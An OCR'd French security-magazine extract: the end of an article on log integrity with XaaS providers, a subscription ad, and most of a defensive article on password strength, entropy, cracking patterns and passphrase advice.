Que vous soyez dans le bancaire, dans la pharmacologie ou tout simplement dans une entreprise où même les murs disent « c'est pas moi », il est souvent utile, voire obligatoire, de disposer de journaux d'opérations.

Ces journaux doivent normalement contenir l'ensemble des opérations en rapport avec votre service.

Les questions à se poser avec le XaaS sont d'une part de savoir si ces journaux sont disponibles, et s'ils le sont, de savoir si les opérations du fournisseur sont elles aussi tracées et accessibles.

C'est peut-être là le point le plus difficile à mitiger du côté du XaaS. Sauf à proposer l'envoi en temps réel des journaux vers un autre serveur sous contrôle d'un autre prestataire, un vendeur de XaaS ne peut que vous demander de le croire quant à l'exactitude des journaux mis à disposition.

Si de fait vous pouvez être certain que vos utilisateurs n'ont plus aucune chance de modifier les journaux d'opération en soudoyant un administrateur de votre entreprise, la question reste valable pour le prestataire en lui-même.

Lorsqu'il y a contrat avec dédommagement, il est tentant de chercher à se dédouaner en « perdant » les preuves.

Il est important de comprendre l'importance de ce point. Le jour où vous serez en conflit avec votre prestataire pour une faute qu'il aura commise, il sera le seul à avoir la main sur les données qui l'incrimine.

8 Une question au lecteur

Enfin, une petite question pour laisser réfléchir le lecteur. En informatique, il est coutume de dire qu'il n'est pas question de « si ça plante un jour », mais de « quand ça va planter ».

Dans cette optique-là, préférez-vous que toutes les entreprises utilisant du XaaS sur le territoire plantent en même temps ou chacune à leur tour ? Car au-delà de la dépendance d'une entreprise à un prestataire, se pose la question de la dépendance d'une majorité d'entreprises d'un pays à un prestataire unique, qui n'est éventuellement pas sous notre juridiction... ■

■ Référence

[1] http://fr.wikipedia.org/wiki/Biens_et_services_marchands

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

PROFESSIONNELS !

DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS ...

PDF COLLECTIFS

		PROFESSIONNELS					
		1 - 5 lecteurs		6 - 10 lecteurs		11 - 25 lecteurs	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC2	6n° MISC	☐ PRO MC2/5	168,-	☐ PRO MC2/10	336,-	☐ PRO MC2/25	672,-
PROMC+2	6n° MISC + 2n° HS	☐ PRO MC+2/5	216,-	☐ PRO MC+2/10	432,-	☐ PRO MC+2/25	864,-

Prix TTC en Euros / France Métropolitaine

PROFESSIONNELS :
N'HÉSITEZ PAS À NOUS CONTACTER POUR UN DEVIS PERSONNALISÉ PAR E-MAIL :
abopro@ed-diamond.com
OU PAR TÉLÉPHONE :
03 67 10 00 20

ACCÈS COLLECTIFS BASE DOCU

		PROFESSIONNELS					
		1 - 5 connexion(s)		6 - 10 connexions		11 - 25 connexions	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC+3	MISC + HS	☐ PRO MC+3/5	177,-	☐ PRO MC+3/10	354,-	☐ PRO MC+3/25	708,-
PROH+3	GLMF + HS + LP + HS + MISC + HS + OS	☐ PRO H+3/5	447,-	☐ PRO H+3/10	894,-	☐ PRO H+3/25	1788,-

Prix TTC en Euros / France Métropolitaine

...EN VOUS CONNECTANT À L'ESPACE DÉDIÉ AUX PROFESSIONNELS SUR :

www.ed-diamond.com

Ce document est la propriété exclusive des offres commerciales DELOITTE ET ASSOCIES pour 1 lecteur
LM = GNU/Linux Magazine France HS = Hors-Série LP = Linux Pratique OS = Open Silicium

MOTS DE PASSE, LE MIEUX EST L'ENNEMI DU BIEN

David Soria

mots-clés : *MOT DE PASSE / PASSE-PHRASE / PHRASE DE PASSE / CARTE À PUCE / BIOMÉTRIE / ENTROPIE / FORCE BRUTE / HACKER*

Où en est-on actuellement de l'état de l'art de notre cher sésame ? Doit-on encore suivre aveuglément l'idéal suranné du « mot de passe complexe » ? Mise à jour sur ce qui demeure, in fine, la clé de voûte de la sécurité.

1 Les bases

Passage obligatoire, rappelons l'ensemble des exigences d'un mot de passe fort :

1 - au moins 8 caractères (10 recommandés) ;

2 - au moins un élément de chaque groupe de caractères (minuscules, majuscules, numériques, spéciaux) ;

3 - aucun rapport psycho-social évident avec le propriétaire (prénom, nom du chien, etc.), l'endroit où il est utilisé (AdminERP, Facebook01, etc.) ou bien l'entreprise (NSA2k15, AdminCodeNucleaire, etc.) ;

4 - aucun mot issu d'un dictionnaire, même sous forme dégradée (l33t, langage SMS, etc.) ;

5 - n'est pas réutilisé ailleurs ;

6 - n'est inscrit nulle part.

Note

Si le mot de passe doit parfois être utilisé depuis une machine tierce (et possiblement à l'étranger), évitez d'y inclure des caractères absents du clavier international (é, ù, ç, etc.).

Exemples :

Ty6?/K32vE

_Hjk[20%2/

2 La théorie

La sécurité d'un mot de passe est liée à la difficulté qu'éprouvera un attaquant pour le découvrir. Pour calculer le nombre théorique de mots de passe que l'attaquant devra essayer, on utilise la formule :

$$X^N + X^{(N-1)} + X^{(N-2)} + \cdots + X + 1$$

Où X est le nombre de caractères autorisés et N la longueur du mot de passe.

Ainsi un mot de passe de 4 caractères, composé uniquement de minuscules (26 lettres), demande $26^4+26^3+26^2+26+1$ essais au maximum (si le mot de passe est *zzzz*).

Cependant, comme un attaquant essaiera probablement des mots de passe à partir d'une certaine longueur et que ça ne change pas réellement l'ordre de grandeur, on considère que le nombre de combinaisons à calculer est de l'ordre de X^N.

Analysons la complexité « théorique » de nos mots de passe forts. Ils utilisent 4 ensembles :

1 - les minuscules (26 éléments) ;

2 - les majuscules (26 éléments) ;

3 - les chiffres (10 éléments) ;

4 - les caractères spéciaux (considérons que l'on utilise les caractères suivants : &»-)'=#{[|@]`+}_~$%*,?;.:/!§) (28 éléments).

Pour chacun des 10 caractères, il y a 90 symboles possibles (26+26+10+28), soit : 90^{10} mots de passe pouvant être générés. Cela représente, pour un attaquant, 34 867 844 010 000 000 000 possibilités à tester (35 trillions) dans une attaque par force brute*. Dans le cas d'une attaque en ligne, sur un site Web distant, pouvant tester 1000 mots de passe/seconde. Il faut à l'attaquant environ 35 billiards de secondes (1 milliard d'années) pour essayer toutes les possibilités.

Note

*** Bien sûr, rien ne dit que l'attaquant ait pu avoir connaissance de la taille du mot de passe, des symboles qu'il utilise, etc. Mais nous utilisons toujours l'approche de la borne inférieure (*lower bound*) dans cet article. Elle consiste à évaluer la sécurité dans le pire des cas : on sait que l'attaquant pourrait connaître moins de choses sur le mot de passe, mais dans tous les cas, il ne pourrait en savoir plus sans connaître le mot de passe lui-même. Or, comme le dit Karl Wiberg, dans un ascenseur il est plus utile de connaître le nombre de personnes transportables en sécurité que le nombre de personnes nécessaires pour faire rompre le câble [13].**

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

3 La vraie vie

Mais il existe au moins deux raisons pour lesquelles la théorie c'est bien surtout en théorie.

3.1 Raison 1 : La mémoire

Une fois le mot de passe ultime créé, encore faut-il s'en souvenir. Or les mots de passe suivants sont très difficilement mémorables...

Ty6?/K32vE

_Hjk[20%2/

Lorsqu'une personne créera un mot de passe fort selon les règles énoncées plus haut, elle tentera de le rendre mémorisable en dérogeant, en partie, aux exigences 3 et 4. Ainsi, dans les faits, nos mots de passe « forts » ressemblent plutôt à ceci :

S4ng0ku-89

Must4ng/31

Dans une large majorité des cas **[1][12]** :

1 - la majuscule est au début ;

2 - le(s) chiffre(s) à la fin, souvent basés sur une date de naissance, un chiffre fétiche ou un code postal ;

3 - le caractère spécial juste avant ;

4 - il s'agit d'un mot existant, mais dégradé (ici Sangoku, Mustang).

3.1.1 Les motifs

Les mots de passe sont le plus souvent constitués d'un « motif » reconnaissable. Ils sont bien connus des attaquants :

1 - les séquences : agencement du clavier, alphabet, etc. (CDEFG, 45678) ;

2 - les spatiaux : agencement des touches sur le clavier (3EDC, Azerty) ;

3 - les dictionnaires : mots connus, variantes avec majuscules ou substitution lettre/chiffres, noms propres, etc. (M4m4n, Z1danE) ;

4 - les dates (1979, 98).

Ces motifs s'agencent suivant un nombre relativement limité de schémas* (exemple : séquence + caractère spécial + date). Dès lors, en combinant ces motifs connus avec un minimum de force brute, l'entropie des mots de passe chute significativement.

Note

*** L'outil suivant analyse les motifs présents dans le mot de passe soumis : http://www.takecontrolbooks.com/resources/0148/zxcvbn/ (basé sur un dictionnaire anglais)**

Ce type d'attaque ne permet pas de découvrir les rares mots de passe qui échappent à ces schémas, mais découvre beaucoup plus rapidement ceux qui y sont soumis (la majorité).

On estime que la présence de motifs fait chuter l'entropie à 28 bits **[2][3][13]** (chiffre en grande partie empirique). Le nombre d'essais à tester est donc d'environ 1 milliard (3 jours avec 1000 mots de passe testés par seconde).

De manière globale, les statistiques sur les mots de passe sont des armes particulièrement efficaces pour les hackers. Par exemple, il est très intéressant de relever des informations macroscopiques **[4][7][8]** : la taille moyenne des mots de passe, la distance de Hamming moyenne entre les mots de passe et les mots du dictionnaire, etc.

3.1.2 La racine

En fait, les briseurs de mots de passe actuels n'utilisent quasiment jamais la force brute pure. Ils privilégient autant que possible les approches intelligentes.

Le mot de passe typique contient toujours une « racine » qui est un mot prononçable (afin d'être mémorisable), plus ou moins déformé, auquel on attache un suffixe (dans 90% des cas) et/ou un préfixe (dans 10% des cas) **[1]** :

Tonnerre => T0NnR => T0NnR/90

Une approche efficace consiste à utiliser une base de 1000 mots de passe communs (123456, bradpitt, iloveyou, etc.) à laquelle on attache les 100 suffixes les plus communs (1, 69, abc, !, etc.).

Des études, menées dans des entreprises, montrent qu'il est déjà possible de briser ¼ des mots de passe avec ce procédé qui ne coûte pourtant que 100 000 essais (soit 100 secondes dans notre scénario d'attaque) **[1]**.

En ajoutant des techniques de dérivation de la racine (tonnerre => T0NnR) et d'autres astuces similaires, il est possible de briser entre 90 et 60% des mots de passe, et ce, en quelques heures **[1]**.

L'approche par force brute (qui sert d'étalon de mesure dans cet article) n'est que l'attaque la moins efficace.

Comme le dit Bruce Schneier, tout ce qui peut être mémorisé, peut être craqué. Pour vous remémorer votre mot de passe, vous suivez une logique dans sa construction. « Logique » entraîne « absence d'aléa » et donc perte d'entropie.

Si vous utilisez des mots de passe réellement forts, générés aléatoirement, vous aurez 65 bits d'entropie et serez à l'abri des attaques. Mais vous pourrez difficilement mémoriser un tel mot de passe, encore moins plusieurs.

3.2 Raison 2 : Les canaux auxiliaires

Admettons que vous soyez un utilisateur chevronné, qui génère aléatoirement des mots de passe forts. Si nous admettons également que vous n'avez pas le

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

syndrome d'Asperger alors vous rencontrez le fameux problème de la mémoire explicité plus haut et devenez vulnérable aux attaques par canaux auxiliaires.

L'attaquant doit essayer tous les mots de passe jusqu'à en trouver un qui produise le même condensat que le vôtre... Ou bien il peut le lire sur le post-it que vous avez collé sur votre écran pour vous en rappeler.

3.2.1 L'entreprise

Vous êtes recruté dans une grande entreprise (qui n'est pas à la pointe de l'état de l'art en matière de SSO), on vous a créé 7 comptes desquels vous devez changer les mots de passe associés (par ex. l'ERP, le mail, quelques applications métiers, etc.). Enfer et damnation, ils ont des exigences différentes (8 caractères pour l'un, 12, avec 2 chiffres minimum pour l'autre, etc.).

Le coup de grâce intervient lorsque ces mots de passe arrivent à expiration...de façon décalée (expiration tous les 60 jours, pour d'autres tous les 90, etc.). Raffinement suprême : interdiction que le nouveau mot de passe soit trop proche du précédent (pour les petits malins qui utilisent un chiffre incrémental à la fin).

Qui pourrait se voir reprocher de ne pouvoir retenir autant de mots de passe sans les noter sur un joli fichier `mot_de_passe.xls` ?

3.2.2 La sphère privée

Sorry, but your password must contain a capital letter, two numbers, a symbol, an inspiring message, a spell, a gang sign, a hieroglyph and the blood of a virgin.

Qui n'a pas ressenti l'énervement légitime occasionné lorsqu'un site ne nous laisse PAS utiliser notre mot de passe ultra-sécurisé (parce qu'il n'accepte pas certains caractères spéciaux ou bien qu'il demande au moins deux chiffres). On se retrouve alors à le défigurer pour le faire coller aux attentes (hélas, on l'oublie assez vite, nous obligeant à utiliser la fonction d'oubli du mot de passe à chaque connexion).

Heureusement nos navigateurs les retiennent aussi pour nous. Mais sachant que cette base de mots de passe est consultable via les paramètres du navigateur, ils sont accessibles à tous si vous ne verrouillez pas votre session et ne chiffrez pas votre disque dur (la vieille technique du Live-CD).

Cela concerne aussi ceux qui sauvegardent leurs mots de passe en se les envoyant par mail (ou en enregistrant un brouillon).

3.2.3 La délégation de confiance

Chaque fois que vous vous enregistrez sur un site, vous lui faites confiance implicitement pour protéger votre mot de passe. Si le site stocke ce dernier de façon non sécurisée, un vol de cette base permettra aux attaquants de le connaître directement. S'il est stocké de façon sécurisée (condensat), il leur faudra (seulement) des semaines/mois pour y parvenir*.

Note

*** En effet dans une attaque distante depuis Internet, l'attaquant pouvait tester 1000 mots de passe/seconde. S'il possède les condensats « chez lui », il n'est plus soumis à la vitesse du réseau et du serveur distant, on parle alors d'ordre de grandeur de 3-30 milliards de mots de passe/seconde [5][6].**

3.2.4 L'effet boule de neige

Sachant que la plupart des sites stockent votre adresse mail et votre mot de passe (de façon sécurisée ou pas), que votre adresse mail fait souvent office de login (Facebook, PayPal, etc.) et que vous utilisez généralement le même mot de passe partout **[8]**, le pirate ayant pu exfiltrer des données contenant votre mot de passe et votre adresse e-mail, peut alors très probablement :

1- accéder à votre boite mail avec le mot de passe volé ;

2- accéder aux sites où vous utilisez votre adresse mail comme login et votre mot de passe habituel ;

3- accéder aux autres sites en profitant de la fonction de réinitialisation du mot de passe.

De surcroît, le pirate n'est pas le seul à craindre. Lorsque vous vous inscrivez sur un site douteux (téléchargement, moyen révolutionnaire pour gagner de l'argent avec une méthode très simple et en très peu de temps, etc.), vous renseignez votre adresse mail et un mot de passe sans moyen de savoir ce qu'en fera le propriétaire du site. Qu'est-ce qui l'empêche lui-même d'aller consulter votre compte ? L'altruisme ?

3.2.5 La question « secrète »

Sur certains sites, une question secrète permet de réinitialiser votre mot de passe si vous l'avez perdu. Si votre mot de passe est « `_73GHd5,djh` », mais que votre question secrète est « Quel est mon signe astrologique ? » n'importe quel bélier comprendra qu'il ne faudra pas plus de 12 essais à un attaquant pour accéder à votre compte.

Ce comportement tend à décliner au profit des fonctions de réinitialisation du mot de passe, mais il est loin d'avoir disparu.


4 Constat

`K04l498!` est mémorisable, mais n'est pas un mot de passe fort. `0-fjq;7J!HF0jn` est un mot de passe fort, mais n'est pas mémorisable.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

K04l498! peut être découvert en utilisant des attaques malignes basées sur la racine (ici koala) en quelques jours. **0-fjq;7J!HF0jn** peut être découvert en fouillant vos tiroirs ou votre bureau.

Donc plus un mot de passe est fort, moins il est exposé au craquage de mot de passe, mais plus il est exposé aux attaques par canaux auxiliaires :



Dans les faits, aucun niveau de complexité ne permet de rendre votre mot de passe inviolable.

5 Que faire ?

5.1 Les sphères de criticité

Première réelle bonne pratique, trop largement sous-estimée : les sphères de criticité. Le principe étant que : « Surtout, si vous avez créé un très bon mot de passe, NE L'UTILISEZ PAS PARTOUT !!! ».

5.1.1 Le principe

Regroupez vos comptes par ordre de criticité et utilisez un mot de passe différent pour chaque groupe. Ainsi la divulgation d'un mot de passe (forum en ligne par exemple) ne compromet pas les autres sphères plus sensibles (banque en ligne, mail, etc.).

Trois niveaux peuvent par exemple être définis :

5.1.1.1 Niveau 3 : mots de passe cloud non sensibles

Destiné aux services en ligne communs : forums, blogs, réseaux sociaux, etc. Utilisez-le si vous n'êtes pas sûr que le site ne lise/utilise pas vos mots de passe. Ou bien, si le site est tellement important qu'il subit de nombreuses attaques (PlayStation network, etc.) et qu'il y a donc une probabilité non négligeable que vos mots de passe soient un jour dérobés.

5.1.1.2 Niveau 2 : mots de passe cloud sensibles

Destiné aux services en ligne sensibles : mail, paiement, réseaux sociaux, stockage en ligne... Votre boite mail permettant de réinitialiser tous vos autres comptes (Facebook, Twitter, etc.) doit obligatoirement avoir un mot de passe différent de ceux-ci. Le mot de passe du site sur lequel vous effectuez un achat (eBay, etc.) ne doit pas être le même que votre moyen de paiement (PayPal, etc.).

5.1.1.3 Niveau 1 : mots de passe « offline »

Destiné aux supports physiques : compte utilisateur de votre ordinateur, mot de passe de chiffrement de votre disque dur, etc. L'objectif : qu'il se trouve uniquement dans la mémoire de votre machine et ne soit jamais présent sur des bases de données en ligne. Ainsi un attaquant doit pouvoir accéder physiquement à votre matériel pour le dérober.

Le milieu professionnel doit disposer de ses propres mots de passe (obligatoirement différents de ceux du privé) et ses propres sphères de criticité :

1- offline ;

2- services cloud internes (hébergés dans l'entreprise : interfaces métiers, de maintenance, mail, ERP, etc.) ;

3- services cloud externes* (hébergés sur Internet ou par un prestataire : possiblement mail, ERP, etc.).

Note

*** Il est évidemment du ressort de l'entreprise de communiquer à ses employés les services hébergés en interne et ceux qui sont externalisés. Il est également possible d'éviter que le service externe ait connaissance du mot de passe grâce aux mécanismes de *Single Sign On* (SSO).**

5.2 Les coffres forts numériques

Ces gestionnaires (appelés « trousseaux de clés » ou « coffres-forts ») retiennent tous vos mots de passe et sécurisent cette liste avec un mot de passe maître. Il ne vous reste donc qu'un seul mot de passe à mémoriser. Virtuellement, vous avez ainsi un niveau de sécurité quasi-parfait. L'ennui majeur réside dans le fait qu'il faut « faire confiance » à un gestionnaire de mots de passe pour protéger le sésame de toute votre vie numérique (risque de piratage, Patriot Act, etc.). L'ANSSI a certifié un certain nombre de solutions pour lesquelles le niveau de sécurité est important : http://www.ssi.gouv.fr/entreprise/produits-certifies/produits-certifies-cspn/.

Saluons une initiative très intéressante de Manoé Zwhalen : **Pa$$ware** (ou Pa55ware) **[10]**.

Il s'agit d'un dispositif physique protégé par un code PIN (bloqué après 3 essais) et qui tape virtuellement les mots de passe pour vous (le projet est open source). Cette approche mériterait d'être plébiscitée et approfondie.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

5.3 Les passe-phrases

Les passe-phrases répondent à un constat qui est que « complexité » ne signifie pas automatiquement « force » et vice-versa.

Par exemple :

`gj8(&KsP05_,` est plus complexe que `....Pouet....`

Pourtant ce deuxième mot de passe est 20 fois* plus difficile à percer que le premier.

Note


*** Le premier contient tous les ensembles de symboles (90) et 12 caractères, soit 90^{12} possibilités : 282 429 536 481 000 000 000 000. Le second ne possède pas de chiffre, donc seulement 80 symboles possibles, mais 13 caractères de long, soit 80^{13} possibilités : 5 497 558 138 880 000 000 000 000 (19,47 fois plus). Même si ce second mot de passe est beaucoup moins complexe, qu'il possède moins d'entropie, l'attaquant n'en sait rien a priori. Ce mot de passe ne fait pas partie de la liste des plus fréquents, il ne fait pas partie du dictionnaire. Il possède bien un motif, mais il n'est pas commun du tout. « *Close only counts in horseshoes and hand grenades* ». Aucune des attaques habituelles n'ayant réussi, l'attaquant est obligé d'utiliser une attaque exhaustive [9]. Bien entendu, si tout le monde se met à utiliser des mots de passe avec ce format, les attaquants adapteront les attaques par motifs.**

5.3.1 Quelques notions

Nous avons vu que l'on calcule la complexité d'un mot de passe avec la formule : X^N où X est le nombre de caractères autorisés et N la longueur du mot de passe. Donc, augmenter le nombre de symboles possibles fait grandir la base, tandis qu'augmenter la taille fait grandir l'exposant.

Or, mathématiquement, une augmentation de la base provoque une croissance géométrique (courbe bleue ci-après), tandis qu'une augmentation de l'exposant provoque une croissance exponentielle (courbe rouge) (Figure ci-dessus).

Déduction : à terme, si vous avez le choix entre augmenter la longueur du mot de passe ou le nombre de caractères autorisés, privilégiez toujours la longueur.



5.3.2 Le principe

Le principe de base est de prendre plusieurs mots au hasard, disons quatre pour les exemples suivants, puis les concaténer.

Par exemple : `LutinPortableCameoGencive`

Facilement mémorisable !

Facilement craquable ? Pas si sûr...

5.3.3 Robustesse théorique

Nous n'utilisons que des minuscules/majuscules, l'attaquant doit donc tester dans le pire des cas 52^{25} combinaisons. Comparons ce résultat à celui des mots de passe forts (tableau ci-dessous).

L'avantage est évident*.

Note

*** Arguons que la taille ne sera pas systématiquement de 25 caractères, cela dépend des mots choisis. Néanmoins à partir de 12 caractères (difficile de faire moins avec 4 mots), la performance reste supérieure à celle des mots de passe forts.**

Quittons maintenant le pays de la théorie, avec ses chats morts/vivants et concentrons-nous sur la réalité.

	Mot de passe fort	Passe-phrase
Combinaisons	90^{10}	52^{25}
Possibilités	34 867 844 010 000 000 000 (35 trillions)	7 944 811 378 381 907 919 170 379 739 856 654 861 074 432 (8 septillions)
Entropie	65 bits	142 bits
Temps avant craquage	1 milliard d'années	200 quintillions d'années (10^{32})

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

5.3.4 Qui dit succès, dit adaptation des hackers

Si les passe-phrases se démocratisent jusqu'à remplacer/égaler les mots de passe, les attaquants s'adapteront.

Les passe-phrases sont robustes du point de vue de l'attaque itérative, mais il existe d'autres attaques. En remarquant que les passe-phrases sont basées sur des mots existants, le hacker peut utiliser une attaque par dictionnaire.

Avec la méthode itérative, la passe-phrase `PatteMeteoGilbertFaisan` nécessite de tester **toutes les combinaisons des 52 symboles possibles pour les 25 caractères qui la composent**. Soit un ordre de grandeur de 52^{25}. Mais si l'on change de paradigme en considérant que chaque mot utilisé est en fait un « caractère » et que pour chacun de ces caractères il existe un nombre fini de symboles possibles (les mots du dictionnaire), alors nous avons désormais à tester **toutes les combinaisons des 15000* symboles possibles (les mots du dictionnaire) pour les 4 caractères qui la composent**. Soit un ordre de grandeur de 15000^4.

Note

*** Concernant le nombre de mots dans le dictionnaire, le français usuel comprend environ 30 000 mots (dont 2/3 d'origine savante ou étrangère et 1/3 d'origine populaire). Bien que variable entre les langues, un noyau de 5000 mots permet généralement de couvrir les usages courants [11]. On peut estimer qu'avec un dictionnaire de 15000 mots, un attaquant possède de quoi craquer 90% des passe-phrases.**

Comme il a été dit précédemment, il faut toujours privilégier la longueur, or nous venons de la réduire de 25 caractères à seulement 4 (au prix d'une augmentation considérable des symboles possibles). Comparons :

	Attaque basique	Attaque par dictionnaire
Combinaisons	52^{25}	15000^4
Possibilités	7 944 811 378 381 907 919 170 379 739 856 654 861 074 432 (8 septillions)	50 625 000 000 000 000 (50 billiards)
Entropie	142 bits	55 bits
Temps avant craquage	200 quintillions d'années (10^{32})	1,6 million d'années (10^6)

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur


L'augmentation, drastique, du nombre de symboles possibles ne suffit clairement pas à compenser la perte de longueur, tout aussi drastique.

Telle quelle, cette méthode n'est pas suffisante de par sa faible résistance aux attaques par dictionnaire.

5.3.5 Mais nous pouvons être moins gentils

Pour dépasser les 65 bits d'entropie, l'attaquant doit être forcé d'utiliser un dictionnaire d'au moins 80 000 mots. Donc l'utilisateur doit puiser dans des sources plus variées en y ajoutant :

- la possibilité de mettre ou non une majuscule aux mots utilisés : multiplication par 2 du nombre de mots possibles. En ajoutant les déformations basiques de mot : maisoN, m4ison, etc., nous multiplions par 10 (minimum) ;
- les noms propres : Nintendo, OneDirection, etc. D'une personne à l'autre, les noms propres connus et utilisés varient considérablement (suivant les centres d'intérêt). Un dictionnaire les regroupant tous serait colossal.
- les différents jargons : argot, verlan, insultes, etc. que peu de dictionnaires en ligne contiennent ;
- les mots étrangers.



Le dictionnaire explose littéralement.

`SarkoJambonGroovySkywalker` est une passe-phrase facilement mémorisable. Pour la craquer, il faut un dictionnaire contenant les mots :

- français ;
- anglais ;
- issus de la culture cinématographique populaire (Skywalker) ;
- issus des personnalités françaises (Sarko).

Soit un nombre de mots compris entre plusieurs dizaines et centaines de milliers*. En introduisant des déformations mineures, la passe-phrase conserve sa facilité de mémorisation : `Sarko!J4mboNgr00vySkywalker`.

Mais l'attaquant doit ajouter des déformations pour chaque entrée de son dictionnaire, ce qui fait croître démesurément le nombre de possibilités. L'entropie dépasse aisément les 100 bits.

Note

*** Cette estimation se base sur le pire des cas. C'est-à-dire celui où l'attaquant savait qu'il lui faudrait ces familles de mots. En pratique, l'attaquant est plus souvent obligé de miser sur un dictionnaire trop gros, en espérant qu'il contiendra, entre autres, les bonnes familles de mots.**

5.3.6 Conseils

L'objectif de la passe-phrase est d'être simplement mémorisable pour ne pas avoir à être notée sur un support physique.

Si l'attaquant utilise une méthode de craquage classique (itération par caractère), il n'a de toute façon aucune chance de succès. S'il utilise une attaque par dictionnaire alors la meilleure recommandation est : SORTEZ DU DICTIONNAIRE !

La protection suprême, pour une passe-phrase, est qu'il n'y ait aucune liste de mots au monde qui possède les 4 mots qui la composent*.

Note

*** Ainsi, `Jantealu`, `québlo`, `Kant` et `bicchiere` n'existent très probablement pas ensemble au sein d'une seule liste de mots.**

La personnalisation de la passe-phrase est gage de difficulté pour l'attaquant, mais elle doit être savamment dosée. Utiliser exclusivement 4 mots ayant un rapport intime à l'utilisateur rendrait la passe-phrase vulnérable à l'ingénierie sociale*.

Note

***`JackyTunningPSGBiere` pourrait être percée en dressant le profil de la personne. L'attaquant déterminera une *short list* des mots qu'il a été susceptible d'utiliser (pour notre ami Jacky, l'attaquant listerait les mots constituant les champs lexicaux du football, des voitures et de la boisson).**

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Voici les règles qui peuvent être respectées pour garantir la qualité et la force d'une passe-phrase :

1 - aucun lien entre les 4 mots (`PouletFritePuréeJambon` n'est pas une bonne passe-phrase) ;

2 - ne pas être générée automatiquement (un générateur se base sur une liste de mots, rendant la passe-phrase vulnérable à une attaque par dictionnaire) ;

3 - pas de lien psycho-social **trop** évident : code postal, prénoms des enfants, etc. (de manière générale, toute information pouvant être glanée facilement) ;

4 - ne contient pas 4 mots présents au sein d'un même dictionnaire (mélangez mots étrangers, noms propres, nombres, noms communs, etc.) ;

5 - pas de lien évident avec le service à sécuriser (`MaPassePhraseFacebook` ne doit pas être utilisée comme passe-phrase Facebook) ;

6 - n'est inscrite nulle part.

5.3.7 Les limites

Les passe-phrases sont donc une alternative sérieuse aux faiblesses intrinsèques des mots de passe classiques. Il est aisé d'obtenir des entropies élevées (même compte tenu des biais statistiques exploités par les hackers) tout en conservant une facilité de mémorisation.

En revanche, les « astuces » permettant de complexifier la passe-phrase et de gagner en entropie, reposent sur l'élargissement du dictionnaire. Donc une croissance par le nombre de symboles (croissance géométrique et non pas exponentielle).

Il est impossible, par cette méthode, de faire croître régulièrement l'entropie des passe-phrases de manière significative.

Pour cela il faudrait augmenter l'exposant, donc le nombre de mots que l'on concatène. Ce qui deviendrait rapidement problématique vis-à-vis de la mémoire humaine.

La recommandation officielle de sécurité est de 80 bits d'entropie **[14]**. La marge est confortable compte tenu de la croissance des puissances de calcul. Néanmoins la faculté des passe-phrases d'être facilement mémorisables, s'affranchissant d'être inscrites, ne saurait être maintenue à l'infini.

Cette alternative est très intéressante aujourd'hui sans pour autant être le Graal de l'authentification.

Une autre limitation beaucoup plus « pratique » est qu'il n'est pas toujours possible d'utiliser des passe-phrases. Beaucoup de sites limitent la taille des mots de passe à 16 caractères, forcent l'usage des chiffres, etc.

5.4 La biométrie

L'utilisation de la biométrie pour l'authentification existe dans beaucoup de secteurs sensibles, mais elle est de moins en moins utilisée seule.

5.4.1 Avantages

- pas de problématique de mémoire, on « est » le mot de passe ;
- non trivial à falsifier ;
